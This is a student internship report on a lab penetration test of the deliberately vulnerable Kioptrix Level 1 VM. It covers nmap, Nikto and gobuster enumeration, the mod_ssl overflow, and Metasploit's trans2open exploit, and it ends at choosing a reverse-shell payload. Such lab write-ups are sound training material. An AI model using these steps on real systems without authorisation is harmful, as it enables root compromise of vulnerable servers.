ICT ACADEMY OF KERALA

Summer Internship Report

Cyber Security

Institute : MARIAN COLLEG OF ENGINEERING

Team members : Divya Mary John, Eric Thomas Vinu, Alan Francis

Group No : 4

Author : *Alan Francis*

Difficulty : Beginner

KIOPTRIX LEVEL 1 PENTERATION TEST REPORT

Objective:


To gain root access to the Kioptrix Level 1 Virtual Machine.

Introduction:

This report outlines the penetration testing process performed on the **Kioptrix Level 1 virtual machine**, a purposely vulnerable Linux-based system designed for ethical hacking practice. The objective of the assessment was to simulate real-world attack scenarios by identifying exploitable vulnerabilities and leveraging them to gain unauthorized access. The testing process involved various stages, including network enumeration, service identification, vulnerability analysis, and exploitation. The goal was to demonstrate how outdated services can be abused by attackers, reinforcing the importance of regular system updates and secure configurations.

Step One : Installation and Network setup


After extracting the Kioptix VM file using WinRar, create a new VM named kioptrix_1 , set network>adapter> host-only > ok , Same as in kali .



KIOPTRIX

Kioptrix is a series of deliberately vulnerable Linux virtual machines designed for practicing penetration testing and ethical hacking. The first level, Kioptrix Level 1, simulates a real-world environment where users must identify and exploit known vulnerabilities to gain root access.

In an order start the kioptrix then the Kali. An initial page will be load on the kioptrix for few seconds, after loading a visible login option will be appear, not need to login.



```
┌──(kali㉿alan)-[~/Downloads]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 07:10 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0011s latency).
MAC Address: 0A:00:27:00:00:13 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.0013s latency).
MAC Address: 08:00:27:68:A7:0D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0021s latency).
MAC Address: 08:00:27:20:FB:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.10 seconds
```

A new Ip is visible 192.168.56.103, To further confirm it use a comment '**nbtscan**'.

```
┌──(kali㉿alan)-[~]
└─$ nbtscan 192.168.56.103

Doing NBT name scan for addresses from 192.168.56.103

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.56.103   KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00
```

Scanning and Enumeration using "nmap "

This comment is used identify the open ports and services.

```
┌──(kali㉿alan)-[~]
└─$ nmap -sS -sV -O -p- 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 22:37 EDT
Nmap scan report for 192.168.56.103
Host is up (0.024s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:20:FB:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.86 seconds

┌──(kali㉿alan)-[~]
```

The Nmap scan revealed open ports for SSH, HTTP/HTTPS and SMB. These services were identified as potential attack vectors.

Nessus

After the nmap scanning we know the essential things but for more information on the IP's vulnerability we can perform NESSUS, ' is a powerful **vulnerability scanner** developed by **Tenable, Inc.**. It's used to **identify security issues** in systems, networks, and applications.'

Step 1: Install Nessus

wget https://www.tenable.com/downloads/api/v1/public/pages/nessus/downloads/16964/download?i_agree_to_tenable_license_agreement=true -O Nessus.deb

sudo dpkg -i Nessus.deb

sudo systemctl start nessusd

Step 2: Access Nessus Web Interface

Using https://localhost:8834, after login start scanning…

A scan report appears, after analyzing it got some information on the Vulnerability's

As we can see there are may more vulnerability and it's details.


Nikto

It is an open-source web server scanner that performs comprehensive tests against web servers to identify:

- Outdated software versions
- Dangerous files and scripts

- Configuration issues (e.g., directory listing enabled)
- Default credentials
- Server misconfiguration

Use the comment “nikto -h http://192.168.56.103”



From the NIKTO findings

A Nikto scan was conducted on the Kioptrix Level 1 target (192.168.56.103) to identify web server vulnerabilities. The scan revealed that the system is running an outdated Apache 1.3.20 server with mod_ssl 2.8.4 and OpenSSL 0.9.6b, all of which are known to have multiple security flaws. The server supports insecure HTTP methods like TRACE, and lacks essential headers such as X-Frame-Options and X-Content-Type-Options, exposing it to clickjacking and MIME-type attacks. These findings confirmed the presence of known vulnerabilities, making the system susceptible to buffer overflows and XSS attacks, and helped guide the exploitation using legacy tools like OpenLuck. In summary, the Nikto scan revealed that the target server is running outdated and insecure software, lacks basic web security configurations, and allows risky HTTP methods. These weaknesses greatly increase the attack surface and could be exploited using publicly available tools and exploits.

a. HTTP:

Accessing the HTTP services revealed a test page with limited information . Further web application testing was not pursued in this assessment.

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default **DocumentRoot** set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!


Powered by APACHE

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

redhat LINUX

For more details use gobuster.

Gobuster dir -u http://192.168.56.103 -w /usr/share/wordlist/dirb/common.txt



A page is seems to be open from the gobuster findings
http://192.168.56.103/manual/mod/mod_ssl/

Mod_SSL

IT is an Apache HTTP Server module that enables **SSL/TLS encryption**, allowing secure communication over HTTPS. It integrates with the **OpenSSL** library to provide encrypted connections between clients and web servers, protecting data from interception or tampering. However, earlier versions of mod_ssl—such as **mod_ssl 2.8.4 with OpenSSL 0.9.6b**—contained a critical **buffer overflow vulnerability** (CVE-2002-0082). This flaw could be exploited remotely to execute arbitrary code with root privileges, as seen in the

vulnerable setup of **Kioptrix Level 1**. Attackers commonly exploit this using tools like **OpenFuck**, which sends a specially crafted SSL request to gain shell access. This highlights the importance of keeping encryption modules updated, as vulnerabilities in these components can compromise the entire system's security.


Fig.

After a detailed research on the mod_ssl and the '**Apache mod_ssl < 2.8.7 OpenSSL Buffer Overflow**' I got nothing it simply say's a "good bye "

Apache mod_ssl < 2.8.7 OpenSSL Buffer Overflow

- CVE-2002-0082 and CVE-2002-0656
- **ExploitDB ID**: 764
- **Official Title**: *Apache mod_ssl <= 2.8.6 OpenSSL - Remote Buffer Overflow*

The vulnerability lies in the **Apache mod_ssl** module when linked with vulnerable versions of **OpenSSL**.




b. SMB Enumeration:

Metasploit is an open-source penetration testing framework widely used by cybersecurity professionals and ethical hackers to identify, exploit, and validate vulnerabilities in systems. It provides a modular environment where users can choose from a vast collection of exploits, payloads, scanners, and post-exploitation tools. The core component, msfconsole, allows for efficient command-line interaction, enabling tasks such as vulnerability scanning, payload deployment, and session management. Metasploit streamlines the exploitation process by allowing users to configure parameters like the target IP (RHOST), payload type, and attack method with ease. In Capture The Flag (CTF) environments and real-world penetration tests, Metasploit is especially valuable for automating attacks and gaining remote access to target machines, making it a fundamental tool in the ethical hacking toolkit.


- msfconsole: starts the Metasploit console.

- search smb_version : searches for modules related to SMB versions



Set the target ip 192.168.56.103 to scanned as the RHOSTS ip and run:

- **use 0**: select the identified SMB version detection module .
- **show options** : Displays the module's options.
- **Set RHOSTS 192.168.56.103**: set the target IP address.
- **Run**: Execute the module.



The scan identified the samba versions as 2.2.1a running on TCP port 139.


Exploitation

A search for known vulnerabilities associated with samba 2.2.1a was conducted using online resources. The **trans2open** vulnerability was identified.

Trans2open


The **trans2open vulnerability** is a buffer overflow found in **Samba versions prior to 2.2.8**, specifically affecting the handling of Trans2 requests over SMB. This flaw allows an unauthenticated remote attacker to execute arbitrary code with **root privileges** on vulnerable Linux systems running Samba. In penetration testing labs like **Kioptrix Level 1**, the target machine often runs **Samba 2.2.1a**, which is vulnerable to this exploit. *Using Metasploit's exploit/multi/samba/trans2open module*, attackers can deliver a payload such as a reverse shell by specifying the remote host (RHOST) and local host (LHOST) parameters. Once executed, the payload grants shell access as **root**, demonstrating a full system compromise due to poor input validation in older Samba implementations. This exploit highlights the importance of keeping network services updated and hardened against legacy vulnerabilities.

Use the comment *Search trans2open*




From the findings we can use the exploit/linux/samba/trans2open module ,which is on no.1. So I use the command

- **Show options:** Displays the exploit module's options.
- **Use the exploit :** selects the appropriate Linux trans2open exploit module.
- **Set payload <payload_name>:** sets the payload
- **Set RHOSTS 192.168.56.103:** Sets the target IP address.




After searching for available payloads within the Metasploit Framework, a suitable one was identified: **linux/x86/shell_reverse_tcp**. This payload was selected to establish a reverse shell connection from the target system back to the attacker's machine.

